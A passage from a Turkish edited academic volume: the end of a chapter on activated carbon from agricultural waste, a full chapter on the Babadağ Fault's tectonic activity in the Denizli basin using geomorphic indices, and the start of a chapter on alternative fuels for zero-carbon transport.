| | KİMYASAL ADSORPSİYON | FİZİKSEL ADSORPSİYON |
|-----------------------|---|--|
| | Kimyasal adsorpsiyon, yüzey ve adsorbat arasında kimyasal bir reaksiyon içeren bir adsorpsiyondur. | Fiziksel adsorpsiyon, hidrojen bağının bir sonucu olarak Van der Waals kuvvetleri, elektrostatik kuvvetler ve hidrofobik etkileşimlerin yer aldığı hedefi bağlayan bir adsorpsiyondur. |
| Özgüllüğü | Sadece bir adsorban ve adsorbat arasında kimyasal bağ oluşumu olduğundan süreç doğası gereği spesifiktir. | Herhangi bir gaz yüzeye adsorbe edilebildiği için özgüllük yoktur. Fiziksel adsorpsiyon, zayıf Van der Waals kuvvetlerinin kullanımını içerir. |
| Sürecin Doğası | Geri dönüşü olmayan bir süreçtir. | Geri dönüşümlüdür, basınca ve sıcaklığa bağlıdır. |

| | | |
|-----------------------------------|---|--|
| Süreci Etkileyen Faktörler | Kimyasal adsorpsiyon düşük sıcaklıkta yavaşır ve basınç artışı ile artar. | Genellikle, düşük sıcaklıklarda daha hızlıdır ve sıcaklıktaki artışla azalır. |
| Etkinleştirme | Kimyasal adsorpsiyon için belirli bir aktivasyon enerjisi gerekir. | Fiziksel adsorpsiyonda, aktivasyon için enerji gerektirmez. |
| Yüzey Alanı | Kimyasal adsorpsiyon oranı yüzey alanla doğru orantılıdır. Adsorpsiyondaki artış yüzey alanındaki artışla birlikte artar. | Gözenekli maddeler genellikle mükemmel adsorbanlardır. Gözenekli doğa, artan yüzey alanı ile eş anlamlıdır. Fiziksel oranı adsorpsiyon, yüzey alanındaki artışla birlikte artar. |
| Moleküler Katmanlar | Tek moleküler tabaka oluşturur. | Adsorban yüzeyinde çok moleküllu tabakalar oluşturur. |
| Bağlanma | Moleküller, kimyasal bağın kuvvetleri nedeniyle tutulur yüzey bileşikleri oluşturur. | Parçacıklar vanderwaals kuvvetleri nedeniyle tutulur. Yüzey bileşiği oluşturmaz |

Mikrodalga Destekli İmpregnasyon Yöntemi

Mikrodalga destekli yöntem kullanımıyla geleneksel yöntemle oranla biyokütle daha düzgün, daha az enerji gereksinimli ve daha kısa analiz süresince aktif karbon üretilmektedir (Salem S. 2020). N_2 , Ar ve CO_2 gazları ile ilk aşamada ortam gazları belirlenir. Mikrodalga destekli impregnasyon işlemi yapıldıktan sonra kullanılan kimyasal ajanlar ($ZnCl_2$, H_3PO_4 gibi) uygulanan belirli güç (yaklaşık 500W) ve belirli süre (genelde 15 dk) boyunca N_2 gazı atmosferi altında, inert bir ortamda olan aktivasyon fırınında yaklaşık 45 dk boyunca 500-600 °C’de aktivasyon işlemine tabi tutulur. Literatürde ele alınan mikrodalga destekli impregnasyon yöntemiyle

sentezlenen aktif karbon verimlerinin, daha çok ortam gazının CO₂ gazı olduğunda gerçekleştiği tespit edilmiştir (Li H. 2018). Lignoselülozik atığın kimyasal ajanlar ile etkileşmesi sonucu ortamdaki CO₂ gazının olması kaynaklı olduğu söylenebilir (Sharif Y.M. 2018). Mikrodalga gücünün ve aktivasyon süresinin aktif karbon üretimi ve aktif karbon performansına etkisi incelenmek istenirse %100 aktivasyon ajanının CO₂ gazı altında farklı mikrodalga fırın güçlerinde (250, 500, 750 ve 1000 W gibi) ve farklı temas sürelerinde (15 dk, 20 dk, 30 dk, 45 dk. gibi) impregnasyona tabi tutulması gerekir. Bu parametreler tek tek değiştirilip 500 °C sıcaklık civarındaki verimi incelenebilir. Burada önemli olan aktifleştiricilerin viskozitelerinde artışın olup olmadığı koşulları sağlamaktır. Çünkü mikrodalga ısı kimyasal ajanların viskozitesini azaltır, bu da aktifleştiriciye hammaddeye daha iyi temas ederek nüfuz etme kabiliyetini kazandırır. Aynı zamanda mikrodalga fırın gücü 500W'dan fazla olması halinde makro gözenekler oluşmaktadır (Foo K. Y. 2012). Aktifleştiricilerin viskozitesinin çok azaldığı durumlarda ortam sıcaklığı, temas süresi ve fırın gücü gibi parametrelerin uygunluğu sağlanamazsa impregnasyon süresince aktif karbonun gözenek yapısının bozulabileceği ya da mikro gözeneklerinin mezo gözeneklere dönüştüğü düşünülmektedir (İzgi M. S. 2019)

SONUÇ VE ÖNERİLER

Aktif karbon üretimi kimya sektöründeki önemli bir üretim faaliyetidir. Günümüzde bir çok sektör için kullanılabilir bir içerik olan aktif karbonun üretimi bir çok hammadde ile gerçekleştirilmektedir. Bu çalışma sonucunda tamamen atık olan yerli ham maddelerden

üretim yapılabilecek aktif karbon üretim prosesleri ele alınmıştır. Aynı zamanda bu çalışmada bahsi geçen yöntemler ve aktif karbonu n performansını etkileyen faktörler üretim yapılması için kurulması planlanan tesislerin ön fizibilitesini de oluşturmaktadır.

Bu çalışma sonucunda herhangi bir ticari değeri bulunmayan lignoselülozik maddeleri hammadde olarak kullanarak dışa bağımlılığı azaltacak, ekonomiye katkı sağlayacak daha az maliyetleri açıklamaktadır. Düşük maliyetle hazırlanan aktif karbonların özellikle adsorpsiyon yetenekleri yöntemler arası farklılıklar ile kıyaslanmıştır.

Ülkemizin ve dünyamızın çevre kaynaklarının korunması için bu tip çalışmalara ağırlık verilmelidir. Maliyet düşürme çalışmalarının yanında, ilk yatırım maliyetlerinin yüksek olmasına rağmen getirisi büyük önem arz eden üstün teknoloji ağırlıklı geri dönüşüm prosesleri geliştirilmelidir. Özellikle ileri teknoloji ağırlıklı çalışmaların ülkemizde geliştirilip patentlenmesi, sınai mülkiyet haklarının korunması ve patent yönünden yoksun olan ülkemizin gelişen dünya vizyonu içinde yerini alması açısından büyük önem arz etmektedir. Türkiye’de bulunan yerli hammadde kaynakları ile yapılacak üretim, ülkemizin cari açığının kapatılmasına ve teknolojik üretim yapma kapasitesine katkı sağlayacaktır.

KAYNAKLAR

1. Açıkyıldız, M., 2011. 'Bitkisel Atıklardan Aktif Karbon Üretiminin Optimizasyonu ve Adsorpsiyon Özelliklerinin Karakterizasyonu'. Doktora tezi, Atatürk Üniversitesi Fen Bilimleri Enstitüsü, Erzurum, 103 s
2. Akyıldız, H. 2007. 'H₃PO₄ Aktivasyonu ile Zeytin Çekirdeğinden Aktif Karbon Üretimi' Yüksek lisans tezi, İstanbul Teknik Üniversitesi Fen Bilimleri Enstitüsü, İstanbul, 55 s.
3. Alkaram, U. F., Mukhlis A. A. ve Al-Dujaili A. H., 2009. 'The Removal of Phenol from Aqueous Solutions by Adsorption Using Surfactant-Modified Bentonite and Kaolinite', *Journal of Hazardous Materials*, 169 (1-3), 324-332.
4. Bağder Elmacı, S., 2015. 'Lignoselülozik Biyokütleden Biyoetanol Üretimi Sırasında Ön İşlem Koşullarının Etanol Verimine Etkisi'. Doktora Tezi, Ankara Üniversitesi Fen Bilimleri Enstitüsü, Ankara, 56 s.
5. Bansal, R.C. ve Goyal M., 2005. 'Activated Carbon Adsorption', *CRC press*, Taylor&Francis, Boca Raton, 46.
6. Bhowmick, G. D., Das S. ve Verma B., 2020. 'Functionalised Poplar Catkins Aerogels: Synthesis, Characterisation and Application to Adsorb Cu (II) and Pb (II) from Wastewater', *Journal of Hazardous, Toxic and Radioactive Waste*, 34 (24), 204-211.
7. Bozbeyoğlu, P., Duran, C., Baltacı, C. ve Gündoğdu A., 2020. Adsorption of Methylene Blue from Aqueous Solution with Sulfuric Acid Activated Corn Cobs: Equilibrium, Kinetics and Thermodynamics Assessment, *Hittite Journal of Science and Engineering*, 7(3), 239-256.
8. Camposa N. F., Guedesa G. A. J. C., Oliveiraa L.P.S., Gamaa, B., M., V., Salesb D., C., S.,Rodríguez-Díaz J., Barbosaa C.,M.,B.,M. ve Duartea M., M., B. 2020.'Competitive Adsorption Between Cu²⁺ and Ni²⁺ on Corn Cob'.*Activated Carbon* 71,856-863.
9. Foo K. Y. and Hameed B. H., 2012."Mesoporous activated carbon from wood sawdust by K₂CO₃ activation using microwave heating," *Bioresource Technology*, vol. 111, pp. 425-432, doi: 10.1016/j.biortech.2012.01.141.
10. Gazali Herawan S. ve Azhar Ahmad M., 2020. 'Study on Adsorption of Methylene Blue on Activated Carbon from Pinang frond using an Experimental Design to Determine the Optimum Operating Parameters,' *Earth and Environmental Science*, 426, 12115.

11. Gündoğdu, A., 2010. Fabrika Çay Atıklarından Aktif Karbon Üretimi, Karakterizasyonu ve Adsorpsiyon Özelliklerinin İncelenmesi, Doktora Tezi, Karadeniz Teknik Üniversitesi Fen Bilimleri Enstitüsü, Trabzon, 99 s.
12. Gündoğdu, A., Şenturk, H.B., Duran, C., İmamoglu, M. ve Soylak, M., 2018. 'A New LowCost Activated Carbon Produced from Tea-Industry Waste for Removal of 190 Cu(II) Ions from Aqueous Solution: Equilibrium, Kinetic and Thermodynamic Evaluation', *Karadeniz Chemical Science and Technology*, 2, 1-10.
13. İzgi M.S., Saka C., Baytar O., Saraçoğlu G., and Ö. Şahin Ö. (2019) "Preparation and Characterization of Activated Carbon from Microwave and Conventional Heated Almond Shells Using Phosphoric Acid Activation," *Anal. Lett.*, vol. 52, no. 5, pp. 772–789,doi: 10.1080/00032719.2018.1495223.
14. Kekes T. ve Tzia C., 2020. 'Adsorption of Indigo Carmine on Functional Chitosan and β Cyclodextrin/Chitosan Beads: Equilibrium, Kinetics and Mechanism Studies', *Journal of Environmental Management*, 262, 110372.
15. Khezami, L. ve Capart, R., 2005. 'Removal of Chromium (VI) from Aqueous Solution by Activated Carbons:' *Kinetic and Equilibrium Studies, Journal of Hazardous Materials*, 123, 223–231.
16. Küçükgül, E. Y. 2004. 'Ticari Aktif Karbon Üretimi ve Özelliklerinin Belirlenmesi', *DEÜ Mühendislik Fakültesi Fen ve Mühendislik Dergisi*, 6, 41-56 s.
17. Li, H., Gao, P., Cui, J., Zhang, F., Wang, F. ve Cheng, J., 2018. 'Preparation and Cr(VI) Removal Performance of Corn cob Activated Carbon.'. *Environmental Science and Pollution Research*, 25, 20743–20755 .
18. Matandabuzo, M. ve Ajibade, P.A., 2018. 'Removal of Metal Ions from Aqueous Solutions using Activated Carbon Prepared from Zea Mays Stem Scientific Study and Research': *Chemistry and Chemical Engineering, Biotechnology*, Food Industry, 19(2), 117-132 .
19. Merameri, N., Aiouche, F., Belhocine, D., Grib, H., Lounici, H., Piron, D.L. ve Yahiat, Y., 2000. Preparation of Activated Carbon from Olive Mill Solid Residue. *Journal of Chemical Technology and Biotechnology*, 75, 625-631.
20. Nethaji S., Sivasamy A.ve Mandal A. B., 2013. 'Preparation and Characterization of Corn Cob Activated Carbon Coated With Nano-Sized Magnetite Particles for The Removal of Cr (VI)', *Bioresource Technology*, 134, 94-100 .
21. Patrick, Ed. Ve P. J. W., 1995. *Prorsity in Carbons*, Edward Arnold, Great Britain, 209- 253.

22. Salem S., Teimouri Z. and Salem A. 2020. "Fabrication of magnetic activated carbon by carbothermal functionalization of agriculture waste via microwave-assisted technique for cationic dye adsorption," *Adv. Powder Technol.*, vol. 31, no. 10, pp. 4301–4309,
23. Sharif Y.M., Saka C., Baytar O. and Şahin Ö., 2018. "Preparation and Characterization of Activated Carbon from Sesame Seed Shells by Microwave and Conventional Heating with Zinc Chloride Activation," *Anal. Lett.*, vol. 51, no. 17, pp. 2733–2746, doi: 10.1080/00032719.2018.1450415.
24. URL-1 Erişim Adresi <https://mywaterearth.com> Erişim tarihi 20.11.22.

BABADAĞ FAYI'NIN KUVATERNER AKTİVİTESİ (DENİZLİ HAVZASI, GB ANADOLU)

Savaş TOPAL¹

1. Giriş

Faylar, üzerinde olan depremler ve bu depremlerin zamanlaması dikkate alındığında, aktif, aktif olmaya yatkın, potansiyel aktif ve aktif olmayan faylar olarak dört farklı kategoride değerlendirilir. Holosen döneminde (10.000 yıl) en az bir kez deprem üretmiş olan faylar aktif faylar olarak tanımlanmaktadır. 50.000 yıl içinde en az bir deprem üretmiş faylar aktif olmaya yatkın faylar, 1.65 my zaman içerisinde en az bir kez deprem üretmiş olan fay ise potansiyel aktif faylar olarak sınıflandırılır. 1.65 milyon yıllık süreçte deprem üretmemiş olan faylar aktif olmayan faylar olup Kuvaterner yaşlı sedimanlar tarafından örtülen faylar diri olmayan faylar olarak kabul edilir.


Fayların aktivitesi jeolojik, jeomorfolojik, paleosismolojik ve aletsel verilerden yararlanılarak belirlenir. Jeolojik veriler jeolojik haritalar ve arazi

¹ Pamukkale Üniversitesi, Jeoloji Mühendisliği Bölümü, Genel Jeoloji ABD. savastopal@pau.edu.tr, ORCID: orcid.org/0000-0001-7451-6606

gözlemleriyle, jeomorfolojik veriler Sayısal Yükseklik Modeli'nden (DEM), paleosismolojik veriler faylar üzerinde açılan hendeklerden elde edilirken aletsel veriler de eski deprem kayıtlarından elde edilir. Bu veriler beraber değerlendirildiklerinde bir fayın geçmiş deprem aktivitesi, tekrarlanma sıklığı ve gelecek deprem potansiyeli hakkında yorumlar yapılabilmektedir. Jeomorfik indisler kullanılarak Ege bölgesinde birçok fay üzerinde benzer çalışmalar gerçekleştirilmiştir (Topal, 2018; Topal ve Özkul, 2018; Topal, 2019) Bu çalışmada da arazi gözlemleri, eski deprem verileri ve jeomorfik indisler kullanılarak Babadağ Fayı'nın deprem aktivitesi ve gelecekte oluşturabileceği deprem tehlikesi belirlenmeye çalışılmıştır.

2. Çalışma Alanı

Denizli grabenini güneyden sınırlayan Babadağ Fayı yaklaşık olarak 35 km uzunluğa sahiptir. Morfolojik olarak birden fazla segmentten oluşan Babadağ Fayı'nın ortalama eğimi $30-40^\circ$ arasındadır. Bu çalışmada fayın batı kesimini oluşturan ve 15 km uzunluğa sahip segment üzerinde değerlendirmeler yapılmıştır (Şekil 1).



Şekil 1. Çalışma Alanının Yeri Ve Denizli Grabenindeki Konumu.

3. Jeolojik özellikler


Babadağ Fayı ve çevresinin jeolojisi, fayın taban ve tavan bloğuna göre verilmiştir. Taban blokta genellikle yaşlı kayalar bulunurken, tavan blokta ise genç kayalar yer almaktadır (Şekil 2).

3.1 Taban blok

Menderes masifinin Paleozoyik yaşlı metamorfitle, Mesozoyik yaşlı kireçtaşları ve bu masifin üzerine tektonik dokanakla gelen yine Mesozoyik yaşlı Likya naplarına ait sedimanter kayalar Babadağ Fayı'nın taban bloğunda yer alır (Okay, 1989; Sun, 1990). Çalışma alanında temel birimler alttan üste doğru Paleozoyik yaşlı Ortaköy, Mesozoyik yaşlı Yılanlı ve Zeybekölen tepe formasyonları ile Likya naplarına ait Honaz şeyli, Sandak birimi, Honaz ofiyolitik melanji ve Göbecik tepe birimi şeklindedir (Okay, 1989).

3.2 Tavan blok


Sazak ve Kolankaya formasyonları Babadağ Fayı'nın tavan bloğunda yer alır. Babadağ Fayı Sazak formasyonu (Geç Miyosen yaşlı) üzerine uyumlu olarak gelen Kolankaya formasyonu (Geç Miyosen-Geç Pliyosen yaşlı) ile yaşlı kaya birimlerinin sınırını oluşturur (Şekil 2). Tosunlar formasyonuna ait Kelleci çakıltaşları (Kuvaterner yaşlı), yamaç molozları, alüvyal yelpazeler ve alüvyonlar kendilerinden daha yaşlı olan kayaları açısız uyumsuzlukla örterler.



Şekil 2. Denizli Grabeni Ve Güneyinin Jeoloji Haritası (Topal, 2012).

4. Çalışma alanının depremselliği

Denizli grabeninde aletsel dönemde (1900 ve sonrası) 3 ve 3'ten büyük birçok deprem meydana gelmiştir (Şekil 3). Depremlerin dağılımları incelendiğinde genelde havza ortasına denk gelen bu depremlerin çok azı Babadağ Fayı ile ilişkilidir. Depremlerin grabenin kuzeyinde yoğunlaşması da kuzeydeki fayların aktivitesinin daha fazla olduğunu göstermektedir. Şekil 3'te gösterilen faylar Türkiye Diri Fay haritasından alınmıştır. Bu haritada Babadağ Fayı'nın Holosen'deki aktivitesinin (11.000-12.000 yıl) kuşkuyla olduğu vurgulanmıştır.



Şekil 3. Denizli Grabeninde 1900-2022 Yılları Arasında Meydana Gelen 3'ten Büyük Depremlerin Dağılımı (<https://deprem.afad.gov.tr/event-catalog>).

5. Jeomorfik indisler

Bu çalışmada, faylar tarafından kontrol edilen dağ önlerinin değerlendirmesinde kullanılan dağ öni sinüslülük indisi (Smf) ve faylar tarafından denetlenen drenaj alanlarının oluşum evrelerini belirlemeye yarayan hipsometrik eğri (HC) indisleri kullanılmıştır.

5.1 Dağ Önü Sinüslülük İndisi (Smf)


Bu indis, faylar tarafından denetlenen dağ önlerinin düzlüğünü belirlemek amacı ile kullanılmıştır (Bull ve McFadden, 1977). Smf indis değeri 1'e yaklaştığında faylar tarafından kontrol edilen dağ önlerinin çizgisel bir görünüme, 1'den uzaklaştıkça erozyonel olayların etkin olması sonucunda dağ önlerinin sinüzoidal bir geometriye sahip olur. Bu indis Bull ve McFadden (1977) tarafından önerilen;

$$Smf = Lmf / Ls$$

formülü ile hesaplanır. Formülde,
 L_{mf} ; dağ eteği boyunca dağ önünün uzunluğu,
 L_s ; dağ önünde oluşan düzlüğün çizgi uzunluğudur.

5.2 Hipsometrik Eğri (HC)


HC, farklı ölçekteki drenaj alanlarının (tek bir vadiden kıta ölçeğine kadar) yükseklik/alan dağılımını ifade eden bir grafikdir. HC analizi farklı düzeylerdeki tektonik alanların aktif/pasif oluşunu ayırmakta kullanılan önemli bir indistir. Strahler (1952), HC'nin şekillerini kullanarak, drenaj alanlarının oluşum evrelerini, genç, orta ve olgun evre olarak farklı kategorilere ayırmıştır. Drenaj alanının genç evresiyle ilişkili olan eğriler konkav şekle sahip olur ve bölgenin az aşındırıldığını veya bozulmadığını gösterir. Drenaj alanının orta-olgun evrede olduğunu ve orta derecede bir aşınmaya uğradığını gösteren eğriler "S" şekilli eğrilerdir. Olgun evredeki drenaj alanları ise konveks şekle sahip olup, bu alanların oldukça aşınmış ve bozulmuş olduğunu gösterir.



Şekil 4. Babadağ Fayı Üzerinde Hesaplanan Smf İndisi Yerleri ve HC Eğrileri.

5. Arazi gözlemleri

Babadağ Fayı'nın batı kesiminde bulunan ve yaklaşık 15 km uzunluğa sahip segment üzerinde arazi gözlemleri gerçekleştirilmiştir. Elde edilen veriler Babadağ Fayı'nın Kuvaterner yaşlı genç kayaçlarla Mesozoyik dönemde oluşan yaşlı kayaçlar arasında oluşturduğu sınır net bir şekilde gözlenmiştir (Şekil 5). Fay boyunca yapılan gözlemlerde, genç kayaçların fayın üzerini örttüğü, genç kayaçlarda faydan kaynaklanan bir deformasyonun olmadığı açıkça görülmektedir.



Şekil 5. Babadağ Fayı Boyunca Yapılan Arazi Gözlemlerinden Elde Edilen Veriler.

6. Tartışmalar

Babadağ Fayı'nın batı kesiminde yer alan segment üzerinde meydana gelen depremler, jeomorfik indisler ve arazi gözlemleri kullanılarak, bu bölgedeki fayın güncel tektonik aktivitesi hakkında çıkarımlar yapılmıştır. Denizli

grabeni'nde aletsel dönemde meydana gelen depremlere bakıldığında, Babadağ Fayı ile ilişkili depremlerin yok denecek kadar az olduğu gözlenmiştir. Ayrıca Türkiye Diri Fay Haritası'nda Babadağ Fayı'nın Holosen dönemindeki (11.000-12.000 yıl) aktivitesinin kuşku olduğu belirtilmiştir. Aynı segment üzerinde 2 alanda Smf değerleri hesaplanmıştır. Hesaplanan Smf değerleri (Smf-1: 3.75, Smf-2: 3.25) 1'den çok uzak çıkmıştır. Bu sonuç, fayın denetlediği dağ önlerinin düzlüğünü kaybetmeye başladığını göstermektedir. Fayın önündeki düzlüğün kaybolması, fayın aktivitesinin azaldığı veya sona erdiğini ve erozyonel süreçlerin bölgede daha fazla etkin olduğunu göstermektedir. Babadağ Fayı'nın denetlediği 9 adet drenaj alanında HC eğrileri belirlenmiştir. Elde edilen eğriler genellikle konveks şekle sahiptir. HC eğrilerinin konveks olarak belirlendiği alanlarda, yükselmenin azaldığı veya durduğu, erozyonel süreçlerin bölgede hakim olduğu ve aşınmanın devam ettiğini göstermektedir. Elde edilen bu veri, Babadağ Fayı'nın bu bölgedeki drenaj alanlarını artık denetlemediğini ve aşınmanın daha baskın olduğunu göstermektedir. Bölgede gerçekleştirilen arazi gözlemlerinde, fay boyunca belirli alanlardan elde edilen verilerde, Babadağ Fayı'nın Kuvaterner yaşlı genç kayaçlarla Mesozoyik yaşlı eski kayaçlar arasındaki sınırı oluşturduğu net bir şekilde gözlemlenmiştir. Ayrıca, fay boyunca elde edilen veriler, genç kayaçların fayın üzerini örttüğü ve faydan kaynaklanan deformasyonlara maruz kalmadığını göstermektedir. Bu da çökelmenin fayın hareketinden hızlı olduğunun kanıtı olarak ortaya konulmuştur.

Elde edilen veriler beraber olarak değerlendirildiğinde Babadağ Fayı'nın batı kesimlerinde bulunan ve 15 km

uzunluğa sahip segmentin deprem aktivitesinin azaldığı ya da durduğunu göstermektedir.

7. Sonuçlar

Bu çalışmada, Denizli grabeninin güneyini sınırlayan Babadağ Fayı'nın batı kesiminde bulunan ve 15 km uzunluğa sahip segment üzerindeki depremler, jeomorfik indisler ve arazi verileri kullanılarak güncel tektonik aktivitesi hakkında yorumlar yapılmıştır. Eski depremlere bakıldığında, fayın üzerinde depremlerin çok az miktarda olduğu belirlenmiştir. Jeomorfik indis hesaplamalarından elde edilen veriler, Smf değerlerinin 1 değerinden uzaklaşması dağ önlerinin düzleşmeye başladığını, HC eğrilerinin de konveks şekle sahip olması, drenaj alanlarının olgun evrede olduğunu ve bölgede fayın etkinliğinden çok erozyonal süreçlerin baskın olduğu belirlenmiştir. Çalışma alanında yapılan arazi gözlemlerinde, Babadağ Fayı'nın genç çökeller tarafından örtüldüğü ve çökelenin faylanma hızından daha fazla olduğu ortaya konulmuştur. Elde edilen veriler beraber değerlendirildiğinde Babadağ Fayı'nın batı kesimlerinde fayın aktivitesinin azaldığı veya durduğu belirlenmiş olup, Denizli grabenini oluşturan diğer faylara göre, gelecekte bu fay üzerinde yıkıcı depremlerin olma olasılığının düşük olduğu sonucuna varılmıştır.

Kaynaklar

- Okay, A.İ. (1989). Denizli'nin güneyinde Menderes masifi ve Likya naplarının jeolojisi. *MTA Dergisi*, 109, 45-58.
- Strahler, A.N. (1952) Hypsometric (area–altitude) analysis of erosional topography. *Bulletin of the Geological Society of America* 63: 1117-1142.
- Sun, S. (1990). Denizli-Uşak Arasının Jeolojisi ve Linyit Olanakları, MTA Rapor No: 9985, Ankara, s. 92.
- Topal, S. (2012). Denizli Havzasındaki Fayların Tektonik Jeomorfolojisi (GB Türkiye), Pamukkale Üniversitesi/Fen Bilimleri Enstitüsü, doktora tezi, Denizli (yayımlanmamış).
- Topal, S. Özkul, M. (2018). Determination of Relative Tectonic Activity of the Honaz Fault (SW Turkey) Using Geomorphic Indices. *Pamukkale Üniversitesi Mühendislik Bilimleri Dergisi*, 24(6), 1200-1208. doi: 10.5505/pajes.2017.18199
- Topal, S. (2018). Quantitative analysis of relative tectonic activity in the Acıgöl fault, SW Turkey. *Arabian Journal of Geosciences*, 11(9). doi: 10.1007/s12517-018-3545-z
- Topal, S. (2019). Evaluation of relative tectonic activity along the Priene-Sazlı Fault (Söke Basin, southwest Anatolia): Insights from geomorphic indices and drainage analysis. *Journal of Mountain Science*, 16(4), 909-923. doi:10.1007/s11629-018-5274-x

SIFIR KARBON UYGULAMASI KAPSAMINDA ALTERNATİF YAKITLAR

Pınar BOZBEYOĞLU¹, Burhan BUDAK²

GİRİŞ

Nüfusun artışıyla tüketimin artması, hammadde ihtiyacının karşılanamaması gibi temel nedenler ve hızlı sanayileşme çevre kirliliğini de beraberinde getiren büyük bir sorun haline gelmiştir. Teknolojik gelişmeler gibi aslında fayda sağladığı düşünülen sektör gelişmeleri çevre dostu yakıt üretimi için gereken büyük dönüşümler, fosil yakıtlara uygulanabilir alternatifler olarak sentetik yakıtların üretimini radikal bir şekilde artırmayı gerektiriyor. Karbondioksit emisyonları, küresel iklim değişikliğinin birincil itici gücüdür. İklim değişikliğinin en kötü etkilerinden kaçınmak için dünyanın acilen emisyonları azaltması gerektiği yaygın olarak kabul edilmektedir (URL-5). Ancak bu sorumluluğun bölgeler, ülkeler ve bireyler arasında nasıl paylaşıldığı uluslararası

1 Dr. Öğr. Üyesi., Gümüşhane Üniversitesi Gümüşhane Meslek Yüksekokulu, ORCID ID: 0000-0002-3704-2701

2 Öğr. Gör., Hatay Mustafa Kemal Üniversitesi Sağlık Hizmetleri Meslek Yüksekokulu, ORCID ID: 0000-0002-3715-5861

tartışmalarda sonu gelmez bir tartışma konusu olmuştur. Dünya’da en çok kullanılan ulaşım ve taşımacılık olan kara ve denizyolu taşımacılığı olup alınan tedbirler ile yeni yakıt türlerinden bahsedilmeye başlanmıştır. Bu sayede üretilen bu çevre dostu yakıtlar ile hem üretimdeki enerji ihtiyacı azaltılmış olacak hem de CO₂ emisyonu tasarrufu sağlanarak daha sürdürülebilir yapı ürünleri tasarlanmasına katkı sağlanacaktır. Dünyanın nakliye yakıtlarının sadece yüzde birini yenilenebilir elektrikten kazanılan e-Metan ile değiştirmek, 5.7 milyon benzinli arabayı yoldan çıkarmak kadar karbondioksit (CO₂) emisyonu tasarrufu sağlayacaktır. Bu gelişme ile beraber bu taşımacılığın yarattığı sera gazı etkileri ve son dönemde bu gazların azaltılmasıyla hangi yakıt türünün bu etkileri azalttığı ve daha verimli olacağı konusunda pek çok çalışma yapılmaktadır. Ekonomik ve toplumsal gelişmelerin yarattığı ihtiyaçları karşılayabilecek şekilde ulaşım kapasitesini yaratan, ülke ve toplum çıkarlarına uygun ulaşım sistemlerini kurmak, koordine etmek, insanları ve ya eşyayı en kısa sürede daha ucuz ve emniyetli bir şekilde taşımak ulaşımın amacıdır. Bugün dünyamızda lastik tekerlekli ulaşım ve taşımacılık sektörü neredeyse %95 oranında fosil yakıtlı araçları kullanmaktadır. EPA verilerine göre 2010 küresel sera gazı emisyonlarının %14’ü bu sektörden kaynaklanan sera gazı emisyonları öncelikle karayolu, demiryolu, hava ve deniz taşımacılığı için yakılan fosil yakıtları içermektedir. Dünyadaki ulaşım enerjisinin neredeyse tamamı %95 oranında petrol bazlı yakıtlardır. Bu yakıtlar ise büyük ölçüde benzin ve dizel olarak adlandırılmaktadır (Parlak, A. 2021).

1. Yenilenebilir Enerji

